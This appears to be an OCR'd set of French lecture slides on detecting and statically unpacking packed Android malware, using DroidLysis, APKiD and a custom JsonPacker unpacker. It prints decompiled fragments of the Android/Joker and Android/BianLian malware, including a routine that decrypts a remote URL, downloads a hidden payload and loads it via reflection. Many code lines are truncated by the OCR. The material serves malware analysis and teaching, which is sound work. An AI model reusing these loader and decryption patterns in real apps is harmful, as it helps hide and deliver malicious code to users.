


Propriétaire, caché, complexe...


Fonctionnement d'un packer



Fonctionnement d'un packer




Inutile d'analyser "l'APK" !



Vous ne verrez que le packer = emballage !

Inutile d'analyser "l'APK" !



Vous ne verrez que le packer = emballage !

Chargement dynamique de DEX

DexClassLoader

Added in API level 3

```
public DexClassLoader (String dexPath,
                String optimizedDirectory,
                String librarySearchPath,
                ClassLoader parent)
```

Creates a `DexClassLoader` that finds interpreted and native code. Interpreted classes are found in a set of DEX files contained in Jar or APK files.

Chargement dynamique de DEX

Public constructors

URLClassLoader

Added in API level 1

```
public URLClassLoader (URL[] urls,
                       ClassLoader parent)
```

Constructs a new URLClassLoader for the given URLs. The URLs will be searched in the order specified for classes and resources after first searching in the specified parent class loader. Any URL that ends with a '/' is assumed to refer to a directory. Otherwise, the URL is assumed to refer to a JAR file which will be downloaded and opened as needed.

Chargement dynamique de DEX

ClassLoader

```
public abstract class ClassLoader
extends Object
```

java.lang.Object
↳ java.lang.ClassLoader

Known direct subclasses
BaseDexClassLoader, SecureClassLoader

Known indirect subclasses
DelegateLastClassLoader, DexClassLoader, InMemoryDexClassLoader, PathClassLoader, URLClassLoader

Exemple: Android/Joker

- sha256: afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f
- classe: `f.b.a.a.a`

```
this.keydata = "nuff";
this.salt = "Xu7PDSGzGRs=";

// Base64 + PBE MD5 + DES
// https://look4[..].aliyuncs.com/designemoji
String pathname = this.b.a("txxloNzRiCUGAlLCRVepAvPIOFmo4TVqlrn1..",
   this.keydata, this.salt);
String filename = this.keydata;

// download
f.b.a.a.a(pathname,
  this.ctx.getCacheDir() +
    "/".concat(filename)).a(this);
```

Android/Joker: Chargement dynamique - Principe

```
Object cl = ctx.getClassLoader();
ClassLoader cl_obj = ClassLoader.newInstance();
seekClz = cl_obj.loadClass("seek");
Method [] methodsList = seekClz.getMethods();

// appel d'une methode statique:
// pas besoin de specifier la classe statique
// equivalent: seek.melody(ctx)
methodsList.get("melody").invoke(null, ctx)
```

Android/Joker: Chargement dynamique - Code

```
MethodsIterable_c methodsOfContext = MethodsIterable_c.make
methodsOfContext.addMethod(new String[]{this.b.decryptPBE_b
methodsOfContext.addMethodWithParameterTypes(new Class[0]);
Object class_loader = methodsOfContext.getFirstMethod().inv
String v10_1 = arg10.c();
Class cl = class_loader.getClass();  // returns a ClassLoad
ConstructorList_b methodsOfClassLoader = ConstructorList_b.
methodsOfClassLoader.doAdd(new String[]{cl.getName()});
methodsOfClassLoader.setAccessible(true);
Object classloader_obj = methodsOfClassLoader.getFirstConst
Class cl2 = v10_1.getClass();
MethodsIterable_c methodsOfClassLoader2 = MethodsIterable_c
methodsOfClassLoader2.setAccessible(true);
methodsOfClassLoader2.addMethodWithParameterTypes(new Class
methodsOfClassLoader2.addMethodWithReturnType(cl2.getClass(
methodsOfClassLoader2.addMethod(new String[]{this.b.decrypt
MethodsIterable_c methodsOfSeek = MethodsIterable_c.makeMet
methodsOfSeek.addMethod(new String[]{this.b.decryptPBE_base
methodsOfSeek.addMethodWithReturnType(cl2.getSuperclass());
methodsOfSeek.getFirstMethod().invoke(null, this.ctx);  //
```

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Comment savoir si l'appli est packée ?

DroidLysis

- Détecte le *principe* du packing
- Détected que l'activité principale n'est pas inclue dans le DEX
- https://github.com/cryptax/droidlysis

APKiD

- Reconnait certains packers connus, à base de règles **Yara**
- https://github.com/rednaga/APKiD

Détection de packing avec DroidLysis

```
cpu_abi                 : True (Retreives CPU ABI)
dex_class_loader        : True (Potentially trying to silently run ano
jni                     : True (Uses Java JNI)
load_library            : True (Loads a native library)
reflection              : True (Uses Java Reflection)
packed                  : True (None)

Wide properties /  What Resources/Assets do
urls                    : ['https://symbolize.corp.google.com', 'https
s.firebaseio.com', 'https://accounts.google.com', 'https://oauth2.
 'https://fonts.googleapis.com']
gps                     : True (Use of GPS noticed in assets, librarie
jni_onload              : True
play_services           : True (Uses Google Play services)
systemprop              : True (Inspects system properties)
embed_exec              : True

ARM properties /  What native ARM libraries do
exec                    : True (Tries to execute a process)
geteuid                 : True
kill                    : True
url_in_exec             : True (URL in executable)
```

Détection de packing avec APKiD

```
[+] APKiD 2.1.3 :: from RedNaga :: rednaga.io
[*] ./16284_Video_Oynatıcı.apk!classes.dex
 |-> anti_vm : Build.BOARD check, Build.MANUFACTURER chec
 |-> compiler : dexlib 2.x
[*] ./92148_Video_Oynatıcı.apk!classes.dex
 |-> anti_vm : Build.BOARD check, Build.FINGERPRINT check
.MODEL check, Build.PRODUCT check, Build.TAGS check, SIM
etwork operator name check, possible Build.SERIAL check,
ice check, subscriber ID check
 |-> compiler : dexlib 2.x
 |-> packer : MultidexPacker
[*] ./com.sustain.favorite.apk!classes.dex
 |-> anti_vm : Build.MANUFACTURER check
 |-> compiler : dexlib 2.x
 |-> packer : JsonPacker
[*] ./com.panic.gain.apk!classes.dex
 |-> anti_vm : Build.MANUFACTURER check
 |-> compiler : dexlib 2.x
 |-> packer : JsonPacker
```

1 Introduction

2 Détection de packers

3 Unpacking statique

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Unpacking statique : démo

Projet de semestre réalisé par Charles Puaux et Lucas Soursou
Superviseurs: Ludovic Apvrille et moi :)

```
$ java -cp ./build/classes/ DecryptJson.DecryptJson -i
   com.sponsor.economy.apk
1 packed sample(s) to process...
Extracting APK files...
Unpacking com.sponsor.economy (1/1) ...
Decrypted file was a zipped DEX.
Check /tmp/DecryptJson.com.sponsor.economy/
  com.sponsor.economy.dex
```

Comment écrire un unpacker statique ?

- **Etape 1**. Il faut savoir unpacker à la main. Sans utiliser Frida et ses dérivés (dynamiques)
- **Etape 2**. Automatisation.

Exemple: unpacker statique pour "JsonPacker"

Où est le DEX chiffré ?

```
$ ls ./assets
animation_me_boost.json                  kQTUiw.json
animation_me_clean.json                  licenses
animation_scan_whats_app_empty.json      load.js
...
```

- C'est toujours un **.json**
- Nom court et aléatoire

kQTUiw.json

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6

Algorithme de déchiffrement

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 / this.gWNxYShyOlx_949934 + 0x210;
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRiwQ_280433 - 60;
int[] v12 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    for(v0_2 = 0; v0_2 < 7; ++v0_2) {
        this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 + this.gWNxYShyOlx_949934 * 71 - 83;
    }

    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh
    int v0_3 = this.gWNxYShyOlx_949934;
    int v1_1 = this.iqZNhGdCPdW_378729;
    this.OwpSogJRiwQ_280433 = v0_3 - v1_1;
    int v3 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUzO
    this.OwpSogJRiwQ_280433 = v1_1 - v0_3 + 7908189;
    this.filmskirt(v3, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZ
    int v0_4 = this.OwpSogJRiwQ_280433;
    this.gWNxYShyOlx_949934 = v0_4 / this.iqZNhGdCPdW_378729 - 0x1FC242;
    this.iqZNhGdCPdW_378729 = v0_4 - this.gWNxYShyOlx_949934 * 501411;
    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKl
    this.gWNxYShyOlx_949934 = this.iqZNhGdCPdW_378729 / 520 + v0_4 - 0x6543D;
    int v15 = this.punchswift('b', 5222L, v12, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh);
    this.iqZNhGdCPdW_378729 = 27 - 12 / this.OwpSogJRiwQ_280433 - this.gWNxYShyOlx_949934;
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v2 = this.OwpSogJRiwQ_280433;
    this.iqZNhGdCPdW_378729 = 0x124CFE - this.gWNxYShyOlx_949934 + v2;
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    this.gWNxYShyOlx_949934 = this.iqZNhGdCPdW_378729 - 0x76715 / v2 + 370983;
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
    this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 + this.gWNxYShyOlx_949934 + 0x27C4A908;
}
```

Algorithme de déchiffrement

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
int[] v12 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh
    int v3 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUzO
    this.filmskirt(v3, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZ
    int v0_4 = this.OwpSogJRiwQ_280433;
    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKi
    int v15 = this.punchswift('b', 5222L, v12, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh);
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
}
```

Algorithme de déchiffrement

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey = this.expandKey(key);

byte[] output = new byte[((int)Math.floor(encryptedDex.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRiwQ_280433 - 60;
int[] theExpandedKey = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey;
int i;
for(i = 0; ((double)i) < Math.ceil(encryptedDex.length); ++i) {
    int v0 2;



    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 + 1) % 0x100;



    int avar1 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 + theExpandedKe

    this.swap(avar1, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2, theExpandedKey);
    int v0 4 = this.OwpSogJRiwQ 280433;


    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2;

    int expKey1 = this.get('b', 5222L, theExpandedKey, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1);

    int expKey2 = this.get('z', 0x179161L, theExpandedKey, v14);


    int current key = theExpandedKey[(expKey1 + expKey2) % 0x100];

    output[i] = this.justReturnInput(Math.round(current key) ^ encryptedDex[i]);

}
```

Après nettoyage

```
int var1 = 0;
int var2 = 0;
byte[] outputContent = new byte[inputContent.length];
for (int i3 = 0; i3 < inputContent.length; i3 ++) {
  var1 = (var1 + 1) % 256;
  var2 = (var2 + payloadKey[var1]) % 256;
  swap(payloadKey[var1], payloadKey[var2]);
  int keyloop = payloadKey[(payloadKey[var1] +
  ↪  payloadKey[var2]) %        256];
  outputContent[i3] = (byte) ((keyloop) ^ inputContent[i3]);
}
return outputContent;
```

Trouver la clé

```
public static String balancetortoise() {
    int v0 = 9;
    int v1 = 0x400;
    int v2;
    for(v2 = 9; v2 < 41; ++v2) {
        v1 = 0x40E;
    }

    byte[] v3 = {105, 10, 82, 8};
    ...
```

Automatisation à coup de Regexp

```
"\\.line [0-9]+(\\s){5}iput-boolean (v|p)[0-9], " +
"(v|p)[0-9], L(.{1,100}/){3}.{1,100};->.{1,100}:.(\\s){6}" +
"(invoke-static \\{\\},
↪  L(.{1,100}/){3}.{1,100};->.{1,100}\\(\\)" +
"Ljava/lang/StringBuilder;(\\s){6}){0,1}" +
"(const.* (v|p)[0-9], [x\"0-9a-fA-F]+.*(\\s){6}){0,1}" +
"(new-array (v|p)[0-9], (v|p)[0-9], .{1,3}(\\s){6}){0,1}" +
...
```

1 Introduction

2 Détection de packers

3 Unpacking statique

4 Unpacking avec Medusa

5 Conclusion

Frida


Objection | Medusa | Dexcalibur

Frida

Android

